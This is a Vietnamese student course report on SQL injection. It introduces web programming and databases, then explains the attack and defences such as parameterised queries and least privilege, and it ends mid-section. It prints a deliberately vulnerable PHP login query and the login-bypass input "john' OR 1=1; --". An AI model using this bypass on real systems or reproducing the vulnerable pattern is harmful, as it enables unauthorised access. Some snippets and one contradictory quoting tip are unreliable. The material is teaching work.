

---

Bộ Giáo Dục Và Đào Tạo  
Trường Đại Học Ngoại Ngữ - Tin Học Thành Phố Hồ Chí Minh  
**Khoa Công Nghệ Thông Tin**



**MÔN HỌC : AN NINH MẠNG**

**ĐỀ TÀI : TÌM HIỂU VỀ TẤN CÔNG SQL INJECTION**

**Giáo Viên Hướng Dẫn : Phạm Đình Thắng**

**Thành Viên :**

1. Trần Anh Quốc-22DH113020
2. Phạm Minh Trí-22DH113919
3. Tô Gia Hy-22DH111473

*Tp. Hồ chí minh, Ngày .... tháng .... năm 2024*

---

---

---

## MỤC LỤC

<b>MỞ ĐẦU.....</b>	
<b>CHƯƠNG 1: GIỚI THIỆU VỀ LẬP TRÌNH WEB VÀ DATABASE.....</b>	
1. Tổng quan về lập trình web.....	
2. Tổng quan về database.....	
<b>CHƯƠNG 2: CÁC KIỂU TẤN CÔNG SQL INJECTION.....</b>	
1. Tấn công cơ bản .....	
2. Tấn công nâng cao .....	
<b>CHƯƠNG 3: DEMO TẤN CÔNG SQL INJECTION.....</b>	
1. Tấn công lấy username và password.....	
<b>CHƯƠNG 4: CÁCH PHÒNG CHỐNG.....</b>	
<b>CHƯƠNG 5: KẾT LUẬN .....</b>	

## LỜI MỞ ĐẦU

Trong những năm gần đây, nền công nghệ thông tin của đất nước ta đã có những bước tiến vượt bậc. Đi đôi cùng với sự phát triển về công nghệ, mạng lưới cơ sở hạ tầng cũng đã được nâng cấp, tạo 1điều kiện cho các dịch vụ gia tăng, trao đổi thông qua mạng bùng nổ. Nhưng cùng với sự phát triển của hệ thống mạng, đặc biệt là sự phát triển rộng khắp của hệ thống mạng toàn cầu (Internet), các vụ tấn công phá hoại trên mạng diễn ra ngày càng nhiều và ngày càng nghiêm trọng hơn. Chúng xuất phát từ rất nhiều mục đích, như là để khẳng định khả năng của bản thân, để thoả mãn một lợi ích cá nhân, hay vì những mâu thuẫn, cạnh tranh...nhưng tựu chung lại đã gây ra một hậu quả rất nghiêm trọng cả về vật chất và uy tín của doanh nghiệp, tổ chức. Đối với các doanh nghiệp, vai trò của Internet là không thể phủ nhận, ứng dụng thương mại điện tử vào công việc kinh doanh giúp cho các doanh nghiệp không những giảm đi các chi phí thông thường mà còn có thể mở rộng đối tác, quảng bá sản phẩm cũng như liên kết với khách hàng. Nhưng chấp nhận điều đó cũng có nghĩa là doanh nghiệp đang đứng trước nguy cơ đối mặt với các rủi ro và nguy hiểm từ Internet. Chính vì lý do đó vấn đề an ninh mạng đang trở nên nóng bỏng hơn bao giờ hết, các doanh

nghiệp cũng đã dần nhận thức được điều này và có những quan tâm đặc biệt hơn tới hạ tầng an ninh mạng. Chính vì thấy tầm quan trọng của vấn đề bảo mật nên em chọn đề tài: **SQL INJECTION** làm đề án của nhóm em.

## CHƯƠNG 1:

### GIỚI THIỆU VỀ LẬP TRÌNH WEB VÀ DATABASE

#### 1. Tổng quan về lập trình web:

##### \* Lập trình website là gì?

Lập trình web là quá trình tạo ra và phát triển các trang web và ứng dụng web. Thông qua việc sử dụng nhiều về ngôn ngữ lập trình web. Tương tác với cơ sở dữ liệu và công nghệ liên quan đến lập trình web. Từ đó bạn có thể dễ dàng tạo ra một website hoàn chỉnh. Nó đóng vai trò quan trọng trong việc xây dựng giao diện người dùng tương tác trên Internet và cung cấp các dịch vụ và chức năng đa dạng cho người dùng.

Người dùng có thể truy cập website; hình ảnh, màu sắc bắt mắt; có nhiều tính năng khác nhau; có mục đích sử dụng cụ thể; dễ dùng, dễ hiểu, dễ nắm thông tin... Để các lập trình viên lập trình ra một web hoàn chỉnh, không những cần phải biết code, thiết kế giao diện, trải nghiệm người dùng. Mà còn lên nội dung, thiết kế hình ảnh....

Các lập trình viên website phải biết cách sử dụng nhiều về ngôn ngữ lập trình web phổ biến khác nhau như HTML, CSS,... Ngoài ra, họ còn phải hiểu, làm việc với những UX, UI designer, front-end và lập trình. Biết cách vận hành và phát triển một trang web và ứng dụng hiệu quả. Các lập trình viên web cũng sẽ kiểm nghiệm, triển khai, bảo trì ứng dụng web cho người dùng. Hiện nay có rất nhiều vị trí liên quan đến lập trình web.

Để trở thành một người website developer, kiến thức chuyên môn thôi chưa đủ. Các lập trình viên còn phải tư duy logic, giải quyết, tương tác. Ngoài ra với cơ sở dữ liệu và, nắm xu hướng, hành vi người dùng.

#### Quá trình làm nên một website hoàn chỉnh

Quá trình thiết kế một trang web hoàn chỉnh bao gồm nhiều bước quan trọng. Dưới đây các bước cơ bản trong quá trình thiết kế một trang web hoàn chỉnh:

**Thu thập yêu cầu:** Đầu tiên, cần hiểu rõ yêu cầu và mục tiêu của dự án. Gặp gỡ và tương tác với khách hàng để nắm bắt yêu cầu chính. Công nghệ được sử dụng và mục tiêu kinh doanh của trang web và ứng dụng.

**Xây dựng wireframe:** Wireframe là bản phác thảo đầu tiên của trang web. Cho phép bạn sắp xếp các thành phần và cấu trúc giao diện.

**Thiết kế giao diện:** Dựa trên wireframe, thiết kế giao diện. Sử dụng các công cụ thiết kế như Photoshop hoặc Sketch để thiết kế, biểu đồ mô phỏng giao diện.

**Phát triển nội dung:** Sau khi có giao diện, tạo và chuẩn bị nội dung cho trang web và ứng dụng. Bao gồm việc viết và biên tập văn bản, thu thập hình ảnh và nội dung đa phương tiện.

**Phát triển front-end:** Ở bước này, sử dụng các ngôn ngữ lập trình như HTML, CSS và JavaScript. Đảm bảo rằng web tương thích với các trình duyệt khác nhau, đáp ứng trên các thiết bị di động.

**Phát triển back-end:** Nếu trang web yêu cầu tính năng động. Cần phát triển một hệ thống back-end sử dụng nhiều về ngôn ngữ lập trình web như PHP, Python. Hệ thống back-end quản lý dữ liệu, xử lý yêu cầu và cung cấp dữ liệu cho phía front-end.

**Kiểm thử và tối ưu hóa:** Trước khi trang web được triển khai. Cần kiểm tra và tối ưu hoá để đảm bảo tính ổn định, tương thích và hiệu suất tốt.

**Triển khai và duy trì:** Sau khi hoàn thiện và kiểm thử. Triển khai trang web lên máy chủ và đảm bảo rằng nó hoạt động đúng trên môi trường sản phẩm.

### Những ngôn ngữ lập trình web thông dụng

Có nhiều ngôn ngữ lập trình web được sử dụng phổ biến trong việc phát triển ứng dụng web. Dưới đây là một số ngôn ngữ lập trình web thông dụng:

- **HTML (HyperText Markup Language):** HTML là ngôn ngữ cơ bản và chủ yếu được sử dụng để xây dựng cấu trúc và định dạng nội dung trên trang web. Nó định nghĩa các phần tử và các thẻ để tạo cấu trúc giao diện và hiển thị nội dung trên trình duyệt.
- **CSS (Cascading Style Sheets):** CSS là ngôn ngữ sử dụng để định dạng và trình bày giao diện trang web. Nó cho phép bạn điều chỉnh màu sắc, kích thước, vị trí và các thuộc tính khác của các phần tử HTML. CSS giúp tạo ra giao diện hấp dẫn và đáng chú ý cho trang web.
- **JavaScript:** JavaScript là một ngôn ngữ lập trình web mạnh mẽ. Nó cho phép bạn thực hiện các tác vụ tương tác và động trên trang web, bao gồm xử lý sự kiện, thay đổi nội dung trang, và tạo hiệu ứng động. JavaScript cung cấp khả năng tương tác người dùng mạnh mẽ và làm cho trang web trở nên sống động.

- **PHP:** PHP là một ngôn ngữ lập trình phía server phổ biến. Nó được sử dụng để xây dựng ứng dụng web động và tương tác với cơ sở dữ liệu. PHP giúp thực hiện các tác vụ như đăng nhập, gửi và nhận dữ liệu từ người dùng và tạo ra nội dung động trên trang web.
- **Python:** Python là một ngôn ngữ lập trình đa mục đích và cũng được sử dụng trong lĩnh vực phát triển web. Nó cung cấp các framework như Django và Flask, giúp xây dựng ứng dụng web mạnh mẽ và linh hoạt. Python được đánh giá cao về đơn giản, dễ đọc và hiệu suất cao

### **Những khó khăn trong việc bắt đầu học lập trình web bạn nên làm gì?**

Xây dựng các trang web chất lượng, có tính tương tác là một quá trình phức tạp. Bắt đầu với những khái niệm cơ bản, sau đó đòi hỏi hiểu biết sâu về lập trình website. Từ việc tạo ra giao diện hấp dẫn đến việc xử lý dữ liệu và tương tác với người dùng.

Một trong những khó khăn đầu tiên của việc này là sự đa dạng của các ngôn ngữ lập trình. Sau đó là công nghệ liên quan đến lập trình web. Với hàng trăm ngôn ngữ lập trình và nền tảng khác nhau, việc lựa chọn ngôn ngữ phù hợp và tìm hiểu về nó có thể trở thành một thách thức. Về ngôn ngữ lập trình web và công nghệ có cú pháp, quy tắc và tính năng riêng. Yêu cầu sự học tập và nắm vững để có thể áp dụng chúng vào việc xây dựng các trang web.

Đối với người mới bắt đầu, việc hiểu HTML để tạo cấu trúc và nội dung trang web, CSS để định dạng và trình bày, JavaScript để thêm tính năng tương tác có thể là một quá trình đòi hỏi sự kiên nhẫn và nỗ lực. Các khái niệm như responsive design, SEO (Search Engine Optimization), và bảo mật web cũng đòi hỏi sự nắm vững và áp dụng đúng cách để tạo ra trang web hiệu quả và an toàn.

## **2. Tổng quan về database**

### **\* Database (Cơ sở dữ liệu) là gì?**

Database hay cơ sở dữ liệu là một tập hợp tổ chức và lưu trữ thông tin theo tuần tự có cấu trúc, để làm sao dễ dàng truy xuất, cập nhật và quản lý. Cơ sở dữ liệu giúp các tổ chức và cá nhân tổ chức và lưu trữ dữ liệu một cách hiệu quả để sử dụng cho nhiều mục đích khác nhau, bao gồm lưu trữ thông tin về khách hàng, sản phẩm, giao dịch, dữ liệu khoa học, và nhiều loại dữ liệu khác.

Cơ sở dữ liệu thường bao gồm các thành phần sau:

- **Dữ liệu:** Đây là thông tin cần lưu trữ, ví dụ như tên, địa chỉ, số điện thoại, hóa đơn, hình ảnh...
- **Hệ quản trị cơ sở dữ liệu (DBMS – Database Management System):** Là phần mềm quản lý và điều khiển cơ sở dữ liệu. DBMS cho phép người dùng tạo, truy xuất, cập nhật và xóa dữ liệu một cách dễ dàng, đồng thời đảm bảo tính nhất quán và an toàn của dữ liệu.
- **Bảng (Table):** Cơ sở dữ liệu thường chia dữ liệu thành các bảng, trong đó mỗi bảng đại diện cho một loại thông tin cụ thể. Mỗi bảng gồm các hàng (records) và cột (fields).
- **Câu lệnh SQL (Structured Query Language):** Ngôn ngữ được sử dụng để tương tác với cơ sở dữ liệu. Người dùng sử dụng SQL để thực hiện các thao tác như truy xuất dữ liệu, cập nhật, thêm mới, và xóa dữ liệu từ cơ sở dữ liệu.

### Các kiểu Database phổ biến hiện nay

Hiện nay, với sự phát triển vượt bậc của công nghệ, có rất nhiều loại cơ sở dữ liệu (Database) khác nhau, và chúng có thể được phân loại dựa trên nhiều tiêu chí riêng biệt. Dưới đây là một số phân loại phổ biến của cơ sở dữ liệu:

#### Theo cách lưu trữ dữ liệu

- **Cơ sở dữ liệu tương tác (Relational Database):** Sử dụng bảng để lưu trữ dữ liệu và quan hệ giữa chúng. Ví dụ: MySQL, PostgreSQL, Oracle, SQL Server.
- **Cơ sở dữ liệu không tương tác (Non-relational Database hoặc NoSQL Database):** Sử dụng các mô hình lưu trữ dữ liệu khác nhau như cặp khóa-giá trị, tài liệu, hoặc đồ thị. Ví dụ: MongoDB, Cassandra, Redis.

Theo mô hình dữ liệu

- **Cơ sở dữ liệu đối tượng (Object Database):** Lưu trữ đối tượng (object) trực tiếp và hỗ trợ kỹ thuật lập trình hướng đối tượng. Tuy nhiên, chúng không phổ biến bằng cơ sở dữ liệu tương tác. Ví dụ: db4o.

#### Theo mục đích sử dụng

- **Cơ sở dữ liệu phân tích (Data Warehouse):** Sử dụng để lưu trữ và phân tích dữ liệu lớn từ nhiều nguồn khác nhau. Ví dụ: Amazon Redshift, Google BigQuery.

- **Cơ sở dữ liệu thời gian thực (Real-time Database):** Sử dụng để xử lý dữ liệu theo thời gian thực, thích hợp cho ứng dụng đòi hỏi sự đồng bộ và cập nhật nhanh chóng. Ví dụ: Firebase Realtime Database.

#### Theo mô hình phân phối

- **Cơ sở dữ liệu phân phối (Distributed Database):** Dữ liệu được phân tán trên nhiều máy chủ hoặc vị trí vật lý khác nhau để cải thiện khả năng mở rộng và khả năng chịu lỗi. Ví dụ: Amazon DynamoDB, Apache Cassandra.

#### Theo hệ điều hành và môi trường triển khai

- **Cơ sở dữ liệu dựa trên đám mây (Cloud Database):** Cơ sở dữ liệu được cung cấp và quản lý trên các dịch vụ đám mây như Amazon Web Services (AWS), Microsoft Azure, hoặc Google Cloud Platform (GCP).

#### Theo tính năng cụ thể

- **Cơ sở dữ liệu đánh vắn (Graph Database):** Dành riêng cho việc lưu trữ và truy vấn dữ liệu đồ thị, thích hợp cho các ứng dụng mạng xã hội và phân tích mối quan hệ. Ví dụ: Neo4j.
- **Cơ sở dữ liệu thời gian thực (Time Series Database):** Dành cho việc lưu trữ và truy vấn dữ liệu thời gian thực như dữ liệu cảm biến và ghi chép về thời gian. Ví dụ: InfluxDB.

⇒ Các loại cơ sở dữ liệu này có đặc điểm và ưu điểm riêng, và lựa chọn một loại cơ sở dữ liệu phụ thuộc vào nhu cầu cụ thể của dự án hoặc ứng dụng của bạn.

### Vai trò của Database trong Lập trình web

#### Lưu trữ dữ liệu

Tính năng hay vai trò nhất của Database chính là lưu trữ dữ liệu. Cơ sở dữ liệu sẽ là “bể chứa” – nơi lưu trữ các thông tin quan trọng như thông tin người dùng, dữ liệu sản phẩm, bài đăng, hình ảnh... Dữ liệu này cần được lưu trữ theo cấu trúc và an toàn để ứng dụng web có thể truy cập và sử dụng nó.

#### Truy xuất dữ liệu

Các ứng dụng web thường cần truy xuất dữ liệu từ cơ sở dữ liệu để hiển thị thông tin cho người dùng hoặc thực hiện các thao tác khác nhau. Dựa vào những yêu cầu cụ thể, cơ sở dữ liệu sẽ phải hỗ trợ việc truy vấn dữ liệu một cách hiệu quả.

## **Quản lý dữ liệu**

Database chịu trách nhiệm thiết kế cơ sở dữ liệu, triển khai hệ thống, và đảm bảo tính toàn vẹn, an toàn cũng như hiệu suất của dữ liệu. Họ cũng phải quản lý quy trình sao lưu, khôi phục, và đảm bảo rằng dữ liệu luôn sẵn sàng cho người dùng. Ngoài ra, vai trò này còn có nhiệm vụ đảm bảo rằng dữ liệu được bảo vệ khỏi các nguy cơ về bảo mật và truy cập trái phép.

Không chỉ thế, database còn phải hỗ trợ người dùng và giải quyết các vấn đề liên quan đến cơ sở dữ liệu để đảm bảo rằng hệ thống hoạt động một cách hiệu quả và đáp ứng nhu cầu của tổ chức.

## **Tích hợp ứng dụng**

Database đảm bảo sự liên kết và tương tác mượt mà giữa các ứng dụng và hệ thống thông tin. Những người chuyên về tích hợp ứng dụng chịu trách nhiệm xây dựng giao diện và API để đảm bảo dữ liệu có thể được chia sẻ và truy cập dễ dàng. Họ cũng quản lý tích hợp để đảm bảo tính tương thích và hiệu suất tốt. Ngoài ra, vai trò này đảm bảo an toàn dữ liệu và quản lý quyền truy cập, giúp cải thiện khả năng phản ứng và tối ưu hóa quy trình kinh doanh của tổ chức.

## **Bảo mật và quyền truy cập**

Cơ sở dữ liệu cần cung cấp cơ chế bảo mật để đảm bảo rằng chỉ những người được ủy quyền mới có thể truy cập dữ liệu và thực hiện các thao tác cần thiết.

## **Tăng khả năng mở rộng**

Một cơ sở dữ liệu cần hỗ trợ khả năng mở rộng, cho phép ứng dụng web tăng cường khả năng chịu tải bằng cách thêm máy chủ hoặc tối ưu hóa cơ sở dữ liệu.

## **Lưu trữ phiên làm việc**

Cơ sở dữ liệu thường được sử dụng để lưu trữ thông tin phiên làm việc (session) của người dùng, giúp ứng dụng theo dõi trạng thái của người dùng và giữ cho họ được đăng nhập.

## **Phân tách dữ liệu**

Cơ sở dữ liệu cho phép phân tách dữ liệu ra khỏi ứng dụng web, làm cho ứng dụng dễ dàng bảo trì và cải thiện tính modular của nó.

Cách “nằm lòng” kiến thức về Database



## **Nắm chắc kiến thức căn bản về cơ sở dữ liệu**

Các lập trình viên tương lai hãy bắt đầu bằng việc học lý thuyết về cơ sở dữ liệu, bao gồm các khái niệm cơ bản như quan hệ, bảng, cột, khóa chính, khóa ngoại, và các loại cơ sở dữ liệu khác nhau (SQL, NoSQL, đồ thị,...). Bên cạnh đó, tìm hiểu thêm về ngôn ngữ truy vấn SQL và cách sử dụng nó để truy xuất và quản lý dữ liệu trong cơ sở dữ liệu quan hệ.

Một khi nắm vững kiến thức cơ sở nền tảng, bạn mới có thể nhanh chóng tiến hành vào thực hành thực tế và tự học thêm kiến thức nâng cao sau này.

## **Làm việc với cơ sở dữ liệu thực tế**

Thực hành bằng cách tạo và quản lý cơ sở dữ liệu thực tế cho các dự án thực tế. Bạn có thể sử dụng các hệ quản trị cơ sở dữ liệu (DBMS) phổ biến như MySQL, PostgreSQL, hoặc SQLite để bắt đầu. Tạo các bảng, thêm dữ liệu, và viết các truy vấn SQL để thực hiện các thao tác trên cơ sở dữ liệu.

## **Xây dựng ứng dụng web thực tế**

Phát triển các ứng dụng web thực tế hoặc tham gia vào các dự án lập trình web để áp dụng kiến thức về cơ sở dữ liệu vào thực tế. Tích hợp cơ sở dữ liệu vào ứng dụng web của bạn để lưu trữ và truy xuất dữ liệu.

## **Tối ưu hóa cơ sở dữ liệu**

Tìm hiểu cách tối ưu hóa cơ sở dữ liệu để cải thiện hiệu suất ứng dụng web của bạn. Điều này bao gồm việc tối ưu hóa truy vấn, sử dụng chỉ mục, và thiết kế cơ sở dữ liệu sao cho hiệu quả.

## **Học về bảo mật cơ sở dữ liệu**

Hiểu về các phương pháp bảo mật cơ sở dữ liệu, bao gồm kiểm tra ràng buộc an toàn, quản lý quyền truy cập, và mã hóa dữ liệu nhạy cảm. Dù cho bạn tạo ra được một website tốt đến đâu nhưng khâu bảo mật kém thì cũng sẽ nhanh chóng bị tụt lùi và đào thải trong ngành.

## **Sử dụng công cụ và tài liệu học tập**

Sử dụng các công cụ và tài liệu học tập trực tuyến như sách, video học, hướng dẫn trực tuyến, và khóa học trực tuyến để nắm vững kiến thức cơ sở dữ liệu. Không chỉ trên trường lớp mới giảng dạy kiến thức về lập trình web. Các nền tảng học tập trực

tuyển như Coursera hoàn toàn cung cấp cho bạn các khóa học nhập môn cho các trình độ khác nhau.

### **Tham gia các cộng đồng về Lập trình Web**

Hiện nay trên các diễn đàn, mạng xã hội có rất nhiều hội nhóm chia sẻ kiến thức không chỉ về lập trình mà còn chuyên sâu về lập trình web. Đây cũng sẽ là nơi những chuyên gia đã có thâm niên trong nghề tập trung để thảo luận, trao đổi về lĩnh vực này. Tham gia vào cộng đồng, diễn đàn trực tuyến, và các nhóm trên mạng xã hội sẽ giúp bạn nhanh chóng học hỏi từ những người có kinh nghiệm cũng như sửa các lỗi mà bạn thường gặp.

### **Luôn cập nhật kiến thức**

Lĩnh vực cơ sở dữ liệu luôn tiến triển, vì vậy hãy luôn cập nhật kiến thức của mình về các xu hướng đang thịnh hành và công nghệ mới trong lĩnh vực này. Bên cạnh đó, nắm vững kiến thức về các loại cơ sở dữ liệu không quan hệ như NoSQL, cơ sở dữ liệu dựa trên đồ thị,... để có sự hiểu biết đa dạng về Lập trình web. Nắm vững kiến thức về cơ sở dữ liệu và cách ứng dụng chúng vào thực tế là một phần quan trọng của việc trở thành một lập trình viên web chuyên nghiệp.

## **CHƯƠNG 2:**

### **CÁC KIỂU TẤN CÔNG SQL INJECTION**

#### **1.Tấn công cơ bản:**

Đối với các cơ quan, tổ chức website là kênh cung cấp thông tin hiệu quả và nhanh chóng nhất. Cũng chính đặc điểm này, các website thường xuyên là mục tiêu tấn công của tin tặc để khai thác đánh cắp các thông tin liên quan bên trong. Một trong những phương thức tấn công phổ biến là khai thác các lỗi bảo mật liên quan đến ứng dụng website. Các lỗi bảo mật ứng dụng web là nguyên nhân chủ yếu gây ra các lỗi đối với website đang vận hành. Sau khi xác định các lỗi này, tin tặc sẽ sử dụng các kỹ thuật khác nhau để tiến hành khai thác hệ thống đích. Một số kỹ thuật thường được sử dụng: Buffer Overflows, SQL Injection, and Cross-site Scripting... Việc phân loại các kiểu tấn công thành các nhóm khác nhau sẽ giúp cho người quản trị dễ dàng xác định các nguy cơ cũng như biên pháp đối phó hơn.


Trong tất cả các cuộc tấn công nhằm vào website, tấn công SQL Injection là một loại hình nguy hiểm và phổ biến nhất, nó đã gây ra những thiệt hại đáng kể cho nhiều doanh nghiệp và tổ chức trong những năm qua.

SQL injection – còn được gọi là SQLi – sử dụng những lỗ hổng trong các kênh đầu vào (input) của website để nhắm mục tiêu vào cơ sở dữ liệu nằm trong phần phụ trợ của ứng dụng web, nơi lưu giữ những thông tin nhạy cảm và có giá trị nhất. Chúng có thể được kẻ tấn công sử dụng để ăn cắp hoặc xáo trộn dữ liệu, cản trở sự hoạt động của các ứng dụng, và, trong trường hợp xấu nhất, nó có thể chiếm được quyền truy cập quản trị vào máy chủ cơ sở dữ liệu. Dưới đây là những gì bạn cần biết về tấn công SQL Injection và cách bảo vệ website của bạn khỏi chúng.

### Cách thức website bị tấn công SQL Injection

Các cuộc tấn công SQL Injection được thực hiện bằng cách gửi lệnh SQL độc hại đến các máy chủ cơ sở dữ liệu thông qua các yêu cầu của người dùng mà website cho phép. Bất kỳ kênh input nào cũng có thể được sử dụng để gửi các lệnh độc hại, bao gồm các thẻ<input>, chuỗi truy vấn (query strings), cookie và tệp tin.

Để xem cách nó hoạt động, giả sử bạn có một form đăng nhập có 2 input username và password như dưới đây:



Form đăng nhập gồm 2 input username và password.

Khi người dùng nhập thông tin đăng nhập của họ và nhấn vào nút “log in”, thông tin sẽ được gửi lại cho máy chủ web của bạn, ở đó nó sẽ được kết hợp với một lệnh SQL. Ví dụ, trong PHP, mã sẽ giống như sau:

```
$sql_command="select * from users where username = '$_POST['username'];
```

```
$sql_command.=" AND password = '$_POST['password']'";
```

Lệnh này sau đó sẽ được gửi đến một máy chủ cơ sở dữ liệu và tập dữ liệu kết quả sẽ xác định xem username và password có tương ứng với một tài khoản người dùng hợp lệ hay không. Ví dụ người dùng nhập “john” làm username và “123456” làm password (đừng bao giờ sử dụng mật khẩu này) sẽ chuyển mã trên thành lệnh sau:

```
SELECT * FROM users WHERE username='john' AND password='123456'
```

Nhưng điều gì sẽ xảy ra nếu người dùng quyết định thử cái khác, chẳng hạn như sau:

Người dùng cố tình thay đổi username và password

**Lệnh kết quả sẽ là như sau:**

```
SELECT * FROM users WHERE username='john' OR 1=1; -- ' AND password='123456'
```

Kết quả trả về là thông tin đăng nhập của người dùng có tên là “john” mà không cần mật khẩu chính xác.

Đây chỉ là một trong những hình thức đơn giản nhất của tấn công SQL Injection. Với một vài thủ thuật, kẻ tấn công có thể thêm tài khoản mới, và xóa hoặc sửa đổi thông tin của các tài khoản người dùng hiện có. Cùng một cách tấn công có thể được sử dụng để lấy cắp các bản hồ sơ và thông tin của người dùng nếu chúng không bị giới hạn cho khách truy cập hoặc để thay đổi nội dung hồ sơ.

Trong các trường hợp nghiêm trọng hơn, khi kết nối với máy chủ cơ sở dữ liệu được thực hiện thông qua tài khoản quản trị (như “root” trong MySQL hoặc “sa” trong MS SQL Server), kẻ tấn công có thể đi sâu vào hệ điều hành của máy chủ. Kẻ tấn công sử dụng lỗ hổng SQL injection để cùng lúc tạo tài khoản người dùng trên máy chủ bị xâm nhập, kích hoạt tính năng Remote Desktop, cài đặt thư mục chia sẻ SMB và tải phần mềm độc hại – ngoài việc làm rối tung mọi thứ đã được lưu trữ trong cơ sở dữ liệu.

### **Làm sao để tự vệ với các cuộc tấn công SQL Injection?**

Với vectơ chính cho các cuộc tấn công SQL Injection là các kênh input của người dùng, hầu hết các phương pháp phòng thủ liên quan đến kiểm soát input của người dùng

**Dưới đây là một số biện pháp có thể đảm bảo an toàn cho input của người dùng.**

**Đừng bao giờ tin tưởng vào input của người dùng**

Quy tắc đầu tiên về input mà người dùng nhập là “don’t trust and verify” (không tin tưởng và cần xác minh”), có nghĩa là tất cả những gì người dùng nhập vào phải được coi là độc hại trừ khi có bằng chứng khác. Nó không chỉ dành cho các hộp nhập liệu đơn giản như các vùng văn bản mà còn cho mọi thứ khác – như input ẩn, các chuỗi tham số truy vấn, cookie và tệp tải lên.

Browsers của trình duyệt không cho phép người dùng thao tác với một input, không nghĩa là nó không thể bị giả mạo. Các công cụ đơn giản như Burp Suite cho phép người dùng chiếm được HTTP requests và sửa đổi bất cứ điều gì, kể cả các giá trị dạng ẩn, trước khi gửi chúng tới máy chủ. Và nếu bạn nghĩ mình là người thông minh bằng cách sử dụng Base 64 mã hóa dữ liệu, bạn đã nhầm, nó có thể dễ dàng được giải mã, sửa đổi và mã hoá lại bởi kẻ tấn công

### **Xác nhận các chuỗi input ở phía máy chủ**

Xác nhận là quá trình đảm bảo dữ liệu người dùng nhập vào là hợp lệ và vô hiệu hóa bất kỳ lệnh độc hại tiềm ẩn nào có thể được nhúng trong chuỗi nhập.

### **Sử dụng các câu lệnh tham số**

Một lựa chọn tốt hơn để thoát khỏi tấn công SQL Injection là sử dụng các câu lệnh tham số. Các câu lệnh tham số được định nghĩa bằng cách thêm tên của placeholder vào các lệnh SQL, thứ sau này sẽ được thay thế bởi input của người dùng. ASP.NET có một bộ API rất trực quan và dễ sử dụng cho mục đích này.

### **Phân định rõ ràng kiểu input**

Mẹo này dành cho các ngôn ngữ như PHP, khi bạn thường không định nghĩa các kiểu dữ liệu cho các biến số

Việc định nghĩa rõ ràng kiểu input như một cách để loại bỏ những dữ liệu có thể gây sai cho câu lệnh SQL. Vì vậy, nếu bạn đang mong đợi người dùng nhập “int” cho tham số “age”, bạn có thể đảm bảo sự an toàn của input với mã sau đây trong PHP:

```
$age = (int)$_POST['age'];
```

Lưu ý rằng đoạn mã này chỉ xác nhận kiểu của input chứ không phải phạm vi của nó. Vì vậy, bạn sẽ phải chạy mã khác để đảm bảo người dùng không nhập vào dữ liệu không hợp lệ

Ngoài ra, hành động tốt nhất là tránh sử dụng các dấu nháy đơn trong các lệnh SQL khi không có string được truyền vào. Thay vì sử dụng mã sau đây ...

```
$sql_command = "select * from users where age = " . $age;
```

... sẽ an toàn hơn nếu bạn sử dụng lệnh sau:

```
$sql_command = "select * from users where age = '" . $age . "'";
```

## **Làm thế nào để diệt tận gốc các lỗ hổng SQL Injection?**

Bạn nên kiểm tra mã của mỗi trang, ở những nơi mà bạn kết hợp nội dung trang, các lệnh, các chuỗi, v.v ... với dữ liệu đến từ người dùng. Rà soát lại mã nguồn, tìm kiếm lỗ hổng bảo mật phải là một phần thiết yếu trong quá trình phát triển phần mềm của bạn.

Bạn cũng có thể sử dụng các công cụ quét như sql map để thu thập thông tin về các lỗ hổng SQL injection tiềm ẩn. Trên thực tế, tin tặc cũng thường sử dụng công cụ này để tìm và khai thác các vectơ tấn công SQL Injection trên các website mục tiêu. Hay đơn giản hơn bạn có thể sử dụng CyStack Platform để quét và phát hiện các lỗ hổng bảo mật một cách miễn phí để bảo vệ cho website của mình. Hàng rào phòng thủ cuối cùng của bạn

Cho dù bạn cài đặt bảo mật cho website cao tới mức nào đi nữa, bạn vẫn phải sẵn sàng phòng bị cho ngày bị tấn công SQL injections. Chúng ta phải chiến thắng mọi cuộc chiến, nhưng tin tặc chỉ cần giành chiến thắng một lần.

Dưới đây là một số mẹo sẽ giúp bạn giảm tối thiểu thiệt hại khi bạn trở thành nạn nhân của tấn công SQL Injection.

### **Tránh quyền quản trị**

Sử dụng tài khoản “root” hoặc “sa” để kết nối ứng dụng web với máy chủ cơ sở dữ liệu là một trong những sai lầm tồi tệ nhất mà bạn có thể mắc phải. Như đã được đề cập, một tài khoản quản trị bị xâm nhập có thể cho phép hacker truy cập vào toàn bộ hệ thống. Ngay cả những tài khoản không phải tài khoản quản trị nhưng được trao quyền truy cập vào tất cả các cơ sở dữ liệu bên trong một máy chủ cũng có thể gây tổn hại, đặc biệt nếu máy chủ cơ sở dữ liệu đang được chia sẻ giữa các ứng dụng và cơ sở dữ liệu khác nhau.

Do đó, tốt nhất nên sử dụng tài khoản chỉ có quyền truy cập đọc- viết đơn giản để vào từng cơ sở dữ liệu riêng biệt, trong trường hợp website của bạn bị tấn công SQL Injection, phạm vi thiệt hại vẫn nằm trong ranh giới của cơ sở dữ liệu đó.

Trong MySQL, cải thiện bảo mật bằng cách hạn chế quyền truy cập vào tài khoản người dùng đến các dải địa chỉ IP cụ thể thay vì mô hình “%”, để ngăn các tài khoản bị xâm nhập bị truy cập từ xa.

Trong máy chủ MS SQL, bạn nên sử dụng mô hình Windows Authentication để hạn chế truy cập của hacker vào cơ sở dữ liệu và đảm bảo họ sẽ không thể sử dụng các kênh khác để truy cập vào cơ sở dữ liệu của bạn.

Ngoài ra, trừ khi bạn đang có kế hoạch sử dụng một số tính năng nâng cao của SQL Server, bạn nên thiết lập dịch vụ windows để sử dụng một tài khoản giới hạn thay vì “Local System”. Điều này sẽ giảm thiểu thiệt hại trong trường hợp tài khoản “sa” bị xâm nhập.

### **Mã hóa dữ liệu nhạy cảm**

